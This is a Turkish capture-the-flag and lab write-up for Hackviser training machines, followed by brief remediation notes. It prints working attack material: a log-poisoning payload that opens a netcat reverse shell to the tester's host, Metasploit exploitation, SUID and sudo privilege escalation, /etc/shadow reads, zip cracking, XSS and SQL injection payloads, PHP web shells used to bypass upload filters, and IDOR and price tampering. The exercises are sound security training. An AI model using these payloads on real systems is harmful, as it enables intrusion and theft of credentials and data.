Şimdi gördüğümüz üzere sistem loglarına erişebiliyoruz ve bu şekilde “Log Poisoning” yani Log dosyasına zaafiyet yerleştirerek sistemi ele geçirebiliriz. Bunun için netcat kullanıcaz.

```
[root@hackerbox ~]# curl http://172.20.2.201:80/js/counterup/counterup-active.js
[12/02/2024 17:06:46 -0400] "GET /<?php passthru('nc -e /bin/sh 172.20.2.73 1337');?>" HTTP/1.1 200 4325
Host: 172.20.2.201
Connection: close
[12/02/2024 17:06:46 -0400] "GET /js/fLOT/jquery.flot.js HTTP/1.1" 200 126139 "http://172.20.2.201"
[12/02/2024 17:06:46 -0400] "GET /js/fLOT/jquery.flot.resize.js HTTP/1.1" 200 3373 "http://172.20.2.201"
[12/02/2024 17:06:46 -0400] "GET /js/fLOT/jquery.flot.pie.js HTTP/1.1" 200 23809 "http://172.20.2.201"
[12/02/2024 17:06:46 -0400] "GET /js/fLOT/jquery.flot.tooltip.min.js HTTP/1.1" 200 7811 "http://172.20.2.201"
[12/02/2024 17:06:46 -0400] "GET /js/fLOT/jquery.flot.orderBars.js HTTP/1.1" 200 6039 "http://172.20.2.201"
[12/02/2024 17:06:46 -0400] "GET /js/fLOT/curvedLines.js HTTP/1.1" 200 16825 "http://172.20.2.201"
```

Bu sırada ise açtığımız reverse shell'e erişebilmek adına kendi bilgisayarımızda netcat'i listen moduna almalıyız.

Başarılı bir şekilde reverse bağlantı kurduktan sonra bizden show-invoices.php dosyasının modifiye edilme zamanı soruluyor. Bunun için: stat <dosya ismi> Kullanabiliriz.


```
stat show-invoice.php
  File: show-invoice.php
  Size: 65          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d    Inode: 147445      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)  Gid: (    0/    root)
Access: 2024-09-18 17:07:02.728000000 -0400
Modify: 2023-12-10 19:23:00.000000000 -0500
Change: 2023-12-24 11:16:23.980000000 -0500
 Birth: 2023-09-28 03:45:45.478746291 -0400
```

Son sorumuzun cevabı burdan görülebiliyor.

7.Sorumuzun cevabı: 19:23

Stage – 3

1.Super Process



İlk önce Nmap taraması yaparak başlıyoruz.

```
Nmap scan report for 192.168.56.101
PORT      STATE SERVICE
22/tcp    open  ssh
9001/tcp  open  tor-orport
MAC Address: 52:54:00:E8:4F:DE (QEMU virtual NIC)
```

Buradan görebileceğimiz şekilde sistemdeki açık portlarımızı bulduk.

1.Sorumuzun cevabı: 22,9001

Bundan sonra ise sitemize erişmek adına <makine-ip'si>:9001 şeklinde siteye erişebiliyoruz.



Sunucuda kullanılan servisimizi bulduk şimdi bunun için CVE kodumuzu arıycaz.

The screenshot shows a search result for the vulnerability "Supervisor 3.0a1 < 3.3.2". The result is from ExploitDB (edb.eu) and has the following details:

EDB-ID:	CVE:	Platform:
42779	2017-11610	M

Below the table, there is a green checkmark icon next to the text "EDB Verified: ✓".

2.Sorumuzun cevabı: CVE-2017-11610

Daha sonrasında ise metasploit kullanarak sisteme erişmeyi deniyec.

```
msf6 > search Supervisor 3.3.2
Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check
ck  Description
-  -
-  -
0  exploit/linux/http/supervisor_xmlrpc_exec  2017-07-19    excellent  Yes
Supervisor XML-RPC Authenticated Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/supervisor_xmlrpc_exec
```

Gerekli ayarları doldurduktan sonra run ile çalıştırıyoruz.

```
[*] Meterpreter session 1  
-09-18 16:17:57 -0500  
  
meterpreter > shell  
Process 474 created.  
Channel 1 created.  
whoami  
nobody  
[
```

Buradan gördüğümüz kadarıyla sistem nobody ile çalışıyor.

3.Sorumuzun cevabı: nobody

Şimdi ise sistemde shell alabilmek adına kullanabileceğimiz izinli bir komutumuz var mı ona bakıcaz.

```
find / -perm -u=s -type f 2>/dev/null  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/bin/chsh  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/bin/su  
/usr/bin/chfn  
/usr/bin/umount  
/usr/bin/gpasswd  
/usr/bin/mount  
/usr/bin/python2.7
```

Burada python2.7 kullanabileceğimizi gördük.

4.sorumuzun cevabı: python2.7

Python2.7 kullanarak sistemde root elde edebileceğimiz bir payloadımız var:

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
whoami  
root  
[
```

Şimdi ise /etc/shadow ile root'un hashlenmiş şifresini bulabiliriz.

```
cat /etc/shadow  
^[[Aroot:$y$j9T$e8KhoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7  
C5:19640:0:99999:7:::
```

Buradan ise 5.sorumuzun cevabını buluyoruz!

2.Glitch




İlk olarak Port taraması yapıyoruz:

```
PORT      STATE SERVICE          This website is under construction
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 52:54:00:46:1B:DA (QEMU virtual NIC)
```


1.Sorumuzun cevabı: 22,80

Daha sonrasında ise /etc/hosts'a kaydettiğimiz adresin servisini öğrenmek adına "/" dan sonra rastgele yazılar yazıyoruz.



Gördüğümüz gibi sunucuda Nostromo 1.9.6 çalışıyor.

2.Sorumuzun cevabı: nostromo 1.9.6



3.Sorumuzun cevabı: CVE-2019-16278

Şimdi ise bunu metasploit kullanarak istismar edicez. Ve daha sonrasında ise Linux sürümünü öğrenmek adına shell kullanarak “uname -a” yazıcaz.

```
uname -a
Linux debian 5.11.0-051100-generic
```

4.sorumuzun cevabı: 5.11.0-051100-generic


Biraz bu sürümle alakalı zaafları araştırınca Dirty pipe adlı bir açık buluyoruz. Internetten biraz araştırdığımızda ise bir exploit dosyası buluyoruz. Bunu kendi bilgisayarımızdan paylaşımı açacağımız bir http sunucusu ile hedef makineye göndericez.

```
msf6 exploit(multi/http/nostromo_code_exec) > python3 -m http.server 1337
[*] exec: python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```


Dikkat: Bu aşamada bir duvara çarptım ve 2 gün boyunca ne yaparsam yapayım bir şekilde bu zafiyeti karşı makineye aktaramadım. Ancak bundan sonra yapmamız gerekenleri şöyle hayal edebiliriz.

- 1- Zafiyeti karşıya “wget” kullanarak kendimizden çekmek.
- 2-karşı makinede bu kodu çalıştırırmak.
- 3-Root yetkisi almak.
- 4- /etc/shadow'daki hackviser kullanıcısının şifresinin hash değerini elde etmek.

3-Find and Crack



İlk olarak bize verilmiş bize sorulan ilk soru ise IT Management sisteminde kullanılan servis nedir.



1.sorumuzun cevabı: glpi

Sonrasında ise Metasploit ile bu servis için bir zaaf arıyoruz. Ve Ayarları kurarak istismar ediyoruz.

```
msf6 > search glpi
Matching Modules
=====
#  Name
Check  Description
-----
0    exploit/linux/http/glpi_htmlawed_php_injection  2022-01-26      excellent
Yes   GLPI htmlawed php command injection
1    exploit/multi/http/glpi_install_rce           2013-09-12      manual
Yes   GLPI install.php Remote Command Execution
```

```
[+] Unknown command: exploit. Did you mean exploit? Run the help command for more details.  
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit  
[*] Started reverse TCP handler on 172.20.2.73:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[+] The target appears to be vulnerable.  
[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp  
[*] Sending stage (24772 bytes) to 172.20.2.143  
[*] Meterpreter session 1 opened (172.20.2.73:4444 -> 172.20.2.143:50394) at 2024-09-18 16:44:11 -0500
```

Daha sonrasında database şifresini öğrenmek üzere dosyaları karıştırdık.

```
meterpreter > pwd  
/var/www/html/glpi/vendor/htmlawed/htmlawed  
meterpreter > cat /var/www/html/glpi/config  
[-] /var/www/html/glpi/config is a directory  
meterpreter > cd /var/www/html/glpi/config  
meterpreter > ls  
Listing: /var/www/html/glpi/config  
=====  
Mode          Size  Type  Last modified      Name  
----          ---   ---    -----  
100644/rw-r--r-- 342   fil   2023-10-17 06:44:59 -0500  config_db.php  
100644/rw-r--r--  32   fil   2023-10-17 06:44:59 -0500  glpicrypt.key  
  
meterpreter > cat config.db.php  
  
meterpreter > cat config_db.php  
<?php  
class DB extends DBmysql {  
    public $dbhost = 'localhost';  
    public $dbuser = 'glpiuser';  
    public $dbpassword = 'glpi-password';
```

2.Sorumuzun cevabı: glpiuser

Sudo ile kullanabileceğimiz komutları öğrenmek için “sudo –l” komutunu çalıştırmanız gereklidir.

```
sudo -l  
Matching Defaults entries for www-data  
    env_reset, mail_badpass, secure_path  
    bin\:/usr/bin\:/sbin\:/bin  
  
User www-data may run the following commands  
  (ALL : ALL) NOPASSWD: /bin/find
```

3.Sorumuzun cevabı: Find

Görünüşe bakılırsa Find komudu sudo yetkisi ile çalıştırılabilir. Buna göre bir payload çalıştırırsak root yetkisi elde edicez.

```
(ALL : ALL) NOPASSWD: /bin/find  
sudo find . -exec /bin/sh\; -quit  
whoami  
root
```

Şimdi root yetkisini elde ettiğimize göre backup.zip dosyasını indirerek şifresini kırabiliriz. Bunun için hedefte python ile 1337 portunda bir http sunucusu açıcaz.

```
python3 -m http.server 1337
```

Directory listing for /

- [.bash_history](#)
 - [.bashrc](#)
 - [backup.zip](#)
-

Şimdi bilgisayarımıza indirdiğimiz backup.zip dosyasını kırmak amacıyla “fcrackzip” tool’unu kullanabiliriz.

```
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u Backup.zip
```

```
[root@hackerbox ~]# fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip  
PASSWORD FOUND!!!!: pw == asdf;lkj
```

3.sorumuzun cevabı: asdf;lkj

Şimdi ise dosyaların içeriğini okuyarak şüpheli maden yapan şahsin kimliğini bulmalıyız.

A	B	C	D	E	F	G	H	I
Name	Alternate Username	Status	Manufacturers	Types	Model	Operating System - Name	Comments	Locations
Administration-001	Bertha Hobbs	out of use	Dell	Laptop	Vostro 15	Windows		HQ
Administration-002	Mina Bennett	in use	Dell	Laptop	Vostro 15	Windows		HQ
Administration-003	Peter McMillan	in use	Dell	Laptop	Vostro 15	Windows		HQ
Administration-004	Marley Wilkerson	in use	Dell	Laptop	Vostro 15	Windows		HQ
Dev-Team-001	Cameron Acevedo	in use	Apple	Laptop	Macbook Pro 16	macOS		Branch Griffy
Dev-Team-002	Zoya Li	in use	Apple	Laptop	Macbook Pro 16	macOS		Branch Griffy
Dev-Team-003	Aamina Pratt	in use	Apple	Laptop	Macbook Pro 16	macOS		Branch Griffy
IT-0001	Sahar Wright	in use	Lenovo	Laptop	Thinkpad 14	Linux		HQ
IT-0002	Lexie Webb	in use	Lenovo	Laptop	Thinkpad 14	Linux		HQ
IT-0003	Abbey Berry	out of use	Lenovo	Laptop	Thinkpad 14	Linux	faulty device	HQ
IT-0004	Ethan Friedman	in use	Lenovo	Laptop	Thinkpad 14	Linux	suspicious. he may be mining	HQ
IT-0005	Syeda Cortez	in use	Lenovo	Laptop	Thinkpad 14	Linux		HQ
Legal-001	Dewey Gordon	in use	HP	Laptop	Pavilion 16	Windows	low cyber security awareness	HQ
Sales-001	Darcey Stephenson	in use	HP	Laptop	Pavilion 16	Windows		Branch Griffy
Sales-002	Emilie Rosario	in use	HP	Laptop	Pavilion 16	Windows		Branch Griffy
Sales-003	Olivia Wheeler	out of use	HP	Laptop	Pavilion 16	Windows	low cyber security awareness	Branch Griffy
test-1							unknown	
test-2							unknown	
test-3							unknown	

Görünüşe bakılırsa şüphelimizi bulduk.

4.sorumuzun cevabı: Ethan Friedman

Çözümler/Önlemler

Stage –1:

1.Arrow: Varsayılan bilgilerin değiştirilerek açığın kapatılması sağlanılabilirdi. Ayrıca Port taraması için portlar saklanabilirdi.

2.File Hunter: Sunucudaki Kullanıcı adı saklanmalı. Ayrıca tutulan bilgilerin şifrelenmesi gerekiyordu.

3.Secure Command: “Su root” komutunun korunaksız olması ve root şifresinin varsayılan olmasından kaynaklıdır. Değiştirilmesi gereklidir.

4.Query Gate: MySQL database’ine ait şifre güçsüz.

Stage – 2:

1.Discover Lernaean: Kullanılan filemanager uygulamasının varsayılan ayarları değiştirilmelidir. Rock adlı kullanıcıya ait ssh bağlantısının şifresi güçlendirilmelidir.

2.Bee: Login ekranı için karakter filtrelenmesi eklenmelidir. LFI zafiyetine karşı dosya türünü sunucu tarafında kontrol etmelidir.

3.Leaf: SSTI zafiyetine karşı karakter filtrelemesi yapılmalıdır. Url’deki GET parametresi gizlenmelidir.

4.Venomous: Nginx adlı uygulamanın güncel versiyonu kurulmalıdır. Path Traversal zafiyetine karşı önlem alınmalıdır.

Stage –3:

1.Super Process: Güncel zaafı olan uygulamanın kullanımı ve Python2.7'nin Suid değerine sahip olmasından kaynaklanır. Uygulama bir alternatifle değiştirilmelidir ve SUID yetkisi kaldırılmalıdır.

2.Glitch: Güncel olmayan Linux sürümü ve Güncel zaafa sahip uygulama kullanılmasından kaynaklanır. Linux güncellenmelidir ve Uygulama alternatif bir uygulama ile değiştirilmelidir.

3.Find and Crack: Güncel zaafa sahip olan uygulamanın kullanılması, Çalıştırılan servisin olduğu kullanıcının config dosyasını okuma, yazma ve çalışma yetkisinin bulunması ve backup.zip dosyasının şifresinin basitliğinden kaynaklanır. En yakın zamanda uygulama değiştirilmeli, Yetkileri kısıtlanmalı ve önemli olan dosyaların daha iyi şifrelenmesi gereklidir.

Labaratuvarlar

1- XSS labaratuvarları

a. Reflected XSS

Search

```
<script>alert('Hello XSS')</script>
```

Search

pro-rocket-raccoon.europe1.hackviser.space web
sitesinin mesajı

Hello XSS

Tamam

b. Stored XSS

```
<script>alert('xss var gecmis olsun')</script>
```

Submit

Delete All Messages

Logout

smart-cosmo.europe1.hackviser.space web
sitesinin mesajı

xss var gecmis olsun

Tamam

c. DOM-Based XSS

Calculate Triangle Area

— You can find the area of a triangle.

Height

Base

Calculate

```
;var base = ;var ans = base * height /  
2;document.getElementById("answer").innerHTML = "Area: "+ans;
```

becoming-vampiro.europe1.hackviser.space web
sitesinin mesajı

DOM XSS

Tamam

2- SQL Injection Labaratuvarları:

a. Basic SQL Injection

Login

Wrong username or password


Username

"Or'='Or"

Password

.....

Login



b. Union-Based Injection

A screenshot of a search interface titled 'Search Car Brand'. At the top, there's a search bar containing the query: "'Ford' OR '1=1--'". Below the search bar is a blue 'Search' button. The results table has columns: '#', 'Brand', 'Model', and 'Year'. The data rows are: 1 Toyota Xtra 1992, 2 Volvo V50 2007, 3 Mitsubishi Chariot 1995, 4 Ford LTD Crown Victoria 1987, 5 Buick Lucerne 2010, 6 Toyota Sienna 2002, 7 Dodge Ram 2500 1995, 8 Cadillac SRX 2012, and 9 Kia Rio 2003.

sorgusunu girince bütün araç markalarını geri dönüyor.

toplam sütun sayısını öğrenmeliyiz.

toplam sütun sayısının 4 olduğunu Ford' ORDER BY 1-- payloadını deneyerek

öğrendim.

Search Car Brand

A screenshot of a search interface titled 'Search Car Brand'. The search bar contains the query: "'Ford' UNION SELECT NULL, NULL, database(), NULL-- '". Below the search bar is a blue 'Search' button. The results table has columns: '#', 'Brand', 'Model', and 'Year'. The single data row is: ecliptica_cars.

böylece cevabı buldum.

c. Boolean-Based Blind SQL Injection

Laboratuvar açıklamasında stok kontrol sisteminde Blind SQL Injection olduğu, bu saldırısı ile veri tabanı adının getirilmesi istenmiş. İlgili sayfaya girdiğimde dropdown menü aracılığıyla stok kontrol ekranıyla karşılaştım. Stok dönüşü, sistemde mevcut veya değil şeklinde yazdırılıyordu. Burp Suite ile siteyi tekrar açıp, stok kontrol isteği yolladım ve giden isteğin içeriğini kontrol ettim. Giden isteğin body kısmında “search” parametresi yer alıyordu. Bu parametre dropdown menüde seçilen ögenin adını taşıyordu. Parametre içini “+or+'1=1'++--” şeklinde değiştirip yolladığımda stokta mevcut dönütünü aldım. Sonrasında veri tabanı adını bulmak için tek tek harflerin varlığı ya da yokluğunu “iphone11' AND SUBSTRING(database(), 1, 1)='a' --” sorgusuyla Burp Suite Intruder'da denemeye başladım. Belli bir yerden sonra “echo_store” sonucunu elde edince cevap olarak denedim ve doğru cevabı bulduğumu laboratuvarın tamamlanmasıyla anladım.

The screenshot shows the Burp Suite Intruder interface. In the 'Payloads' panel, a payload list is displayed with items labeled q, r, s, t, u, v, w, x, y, z. An 'Add' button is visible, along with a dropdown menu for 'Add from list... [Pro version only]'. Below this, the 'Payload processing' section contains a table with columns 'Enabled' and 'Rule', with several rows listed. The 'Payload encoding' section at the bottom includes a checkbox for 'URL-encode these characters: / \ < > ? & ; { } ^ #'. The main request editor window shows a POST request to https://trusted-rapture.europe1.hackviser.space with a payload containing a complex SQL query involving UNION and SUBSTRING functions to extract the database name.

3- File Upload Laboratuvarları

a. Basic Unrestirected file upload

White-list kullanılmış gibi gözükse de dosya seçme kutusunda istediğim herhangi dosyayı seçebileceğimi gördüm.

The screenshot shows a simple file upload interface titled "File Manager". It features a "Delete uploads" button and a "shell.php" link. Below these is a text input field with the placeholder "Allowed formats: gif, jpg, jpeg, png". A large blue button below the input field says "Upload a image.". Underneath the input field, there's a "Choose File:" label followed by a file selection input box containing "Dosya Seç" and "shell.php".

```

www-data@debian:~/html/uploads# ls
shell.php

www-data@debian:~/html/uploads# cd ..

www-data@debian:~/www/html# ls
assets
config.php
delete.php
index.php
uploads

www-data@debian:~/www/html# cat config.php
<?php
try{
    $host = 'localhost';
    $db_name = 'database';
    $charset = 'utf8';
    $username = 'root';
    $password = '8jv77mvXwR7LVU5v';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
} catch(PDOException $e){
}
?>

www-data@debian:~/www/html#

```

Direkt shelli yukleyip calistirdim ve config.php dosyasini ekrana yazdirdim. boylece lab tamamlandi

b. Mime Type Filter Bypass

Laboratuvarin açıklamasında dosya yükleme işlevinde MIME-Type tabanlı filtreleme olduğu, bunu aşip config.php dosyasındaki veri tabanı şifresini bulmamız isteniyor. Siteye girdiğimde karşıma dosya yükleme ekranıyla karşılaştım. Dosya yükleme kısmına “p0wny-shell.php” PHP shell’i yüklemeye çalıştığımıza uygun dosya tipi olmadığından hata verip dosyayı yüklememi. Bunun üzerine bu filtreyi baypas etmek için dosya uzantısını değiştirmek gibi çeşitli denemelerde bulundum fakat herhangi bir sonuç elde edemedim. Sonrasında Burp Suite üzerinden dosya yükleme isteğini yakalayıp istek içerisindeki “Content-Type” içeriğini “image/jpeg” olarak değiştirip isteği devam ettirdim. Bunun sonucunda PHP shell’ini başarıyla sisteme yükledim. Yüklenmiş dosya yolunu yeni sekmede açıp config.php dosyasını aradım. Hedef dosyayı bulduktan sonra “cat” komutu ile dosya içeriğini yazdırıp veri tabanı şifresini laboratuvarın cevabı olarak girdim ve laboratuvari tamamladım.

The screenshot shows a terminal window with the following content:

```
www-data@debian:~/html/uploads# cat ..../config.php
<?php
try{
    $host = 'localhost';
    $db_name = 'hv_database';
    $charset = 'utf8';
    $username = 'root';
    $password = 'fRqs3s79m0xv6Xvt';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
} catch(PDOException $e){
}
?>
```

www-data@debian:~/html/uploads#

c. File Signature Filter Bypass

Laboratuvarın açıklamasında dosya yükleme işlevinde magic byte tabanlı filtreleme olduğu, bunu aşıp config.php dosyasındaki veri tabanı şifresini bulmamız isteniyor. Siteye girdiğimde karşıma dosya yükleme ekranıyla karşılaştım. Dosya yükleme kısmına “pOwny-shell.php” PHP shell’i yüklemeye çalıştığımda uygun dosya tipi olmadığından hata verip dosyayı yüklememi. Bunun üzerine yeni bir dosya oluşturup içerisinde “GIF87a <?php echo system(\$_GET['cmd']); ?>” kodunu ekledim. Böylelikle sistem bu dosyayı gif dosyası zannetti ve yükledi. Yüklenen dosya yoluna girdim, URL’e parametre olarak “cmd” ekleyip içerisinde istediğim komutu ekledim. Hedef dosyayı bulup “cat” komutu ile içeriğini yazdırılmaya çalıştım fakat dosyanın tamamını yazdırıramadım. Bunun üzerine parametreyi “?cmd=cat ..//config.php | base64” şeklinde değiştirip dosya içeriğini base64 halinde 27yazdırıldım. İçeriği tekrar base64 ile çözüdükten sonra dosya içeriğini sağılıklı bir şekilde okuyabildim ve veri tabanı şifresini laboratuvarın cevabı olarak girip başarıyla tamamladım.

d. File Extension Filter Bypass

Siteye girdiğimde karşıma dosya yükleme ekranıyla karşılaştım. Dosya yükleme kısmına “pOwny-shell.php” PHP shell’i yüklemeye çalıştığımda uygun dosya tipi olmadığından hata verip dosyayı yüklememi. Bunun üzerine dosya uzantısını “.pHp” şeklinde değiştirdip denedığımde yükleme başarılı oldu fakat shell çalışmadi. Dosya uzantılarını değiştirdiğim PHP shellerini tek tek denedığımde .phtml uzantısı hariç diğerlerinde sheller çalışmadi. Uzantısını değiştirdiğim zararlı kodu başarıyla yükledikten sonra config.php dosyasını buldum ve “cat” komutu ile içeriğini okudum. Dosya içeriğindeki veri tabanı şifresini laboratuvarın cevabı olarak girip laboratuvari başarıyla tamamladım.

Request

```

9 Origin: https://moral-turbo.europe1.hackviser.space
10 Content-Type: multipart/form-data;
11 boundary=-----WebKitFormBoundary9d0BKTmvrArifS6
12 Upfront-Insert-Header: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://moral-turbo.europe1.hackviser.space/
19 Accept-Encoding: gzip, deflate, br
20 Priority: user
21 Connection: keep-alive
22
23 -----WebKitFormBoundary9d0BKTmvrArifS6
24 Content-Disposition: form-data; name="input_image"; filename="shell.phtml"
25 Content-Type: text/php
26
27 <?php
28
29 $SHELL_CONFIG = array(
30     'username' => 'ipbmy',
31     'hostname' => 'localhost',
32 );
33
34 function expandPath($path) {
35     if (preg_match("#^([a-zA-Z0-9_-]+)(/.*)?#", $path, $match)) {
36         exec("echo $match[1]", $stdout);
37         return $stdout[0] . $match[2];
38     }
39     return $path;
40 }
41
42 function allFunctionExist($list = array()) {
43     foreach ($list as $entry) {
44
        }
    }

```

Response

Selected text: shell.phtml

File Manager

Upload a image.

File uploaded successfully!

File path: uploads/shell.phtml

Choose File:

Choose File No file chosen

Unload


2,494 bytes | 1.225 millis

Memory: 143.8MB

4- Idor Labaratuvarları

a. Invoices

Siteye girdiğimde yeni bir faturamın olduğunu belirten bir metin ve görüntüleyebileceğim bir buton yer alıyordu. Butona tıklayıp yeni sayfada faturayı açtım. URL içeriğine baktığımda “invoice_id=1001” şeklinde bir parametre yer alıyordu. Buradaki değeri değiştirdip fatura idsi 1003 olan faturayı açtığımda Emilia Rawne kullanıcısının faturası ile karşılaştım. Fatura içeriğini incelediğimde kullanıcı emaili buldum ve laboratuvar cevabı olarak girip laboratuvari tamamladım.



b. Ticket Sales

Siteye girdiğimde bir satın alma ekranı ile karşılaştım. Ekranda 300 dolarlık bilet ve 50 dolarlık hesap bütçesinin olduğu ve satın alınacak bilet adeti yazıyordu. Burp Suite ile satın alma isteğini dinleyip içeriğini inceledim. Satın alma isteğin body kısmında bilet adedi ve fiyatı yer alıyordu. Bilet fiyatını 1 olarak güncelleyip satın alma isteğini ilerlettirm ve işlem başarılı şekilde gerçekleşti. Satın alma sonucunda ekranda “order id” değeri de bulunan satın alma detayları yazdırıldı. Buradaki order id değerini (65274efc95282d0cc) laboratuvarın cevabı olarak girip laboratuvari başarılı bir şekilde tamamladım.

The screenshot shows the Burp Suite interface with the following details:

Request (Pretty):

```
POST / HTTP/1.1
Host: trusting-mister-hyde.europe1.hackviser.space
Content-Length: 100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Sec-Ch-Ua: "Chromium";v="111", "Not_A_Brand";v="24"
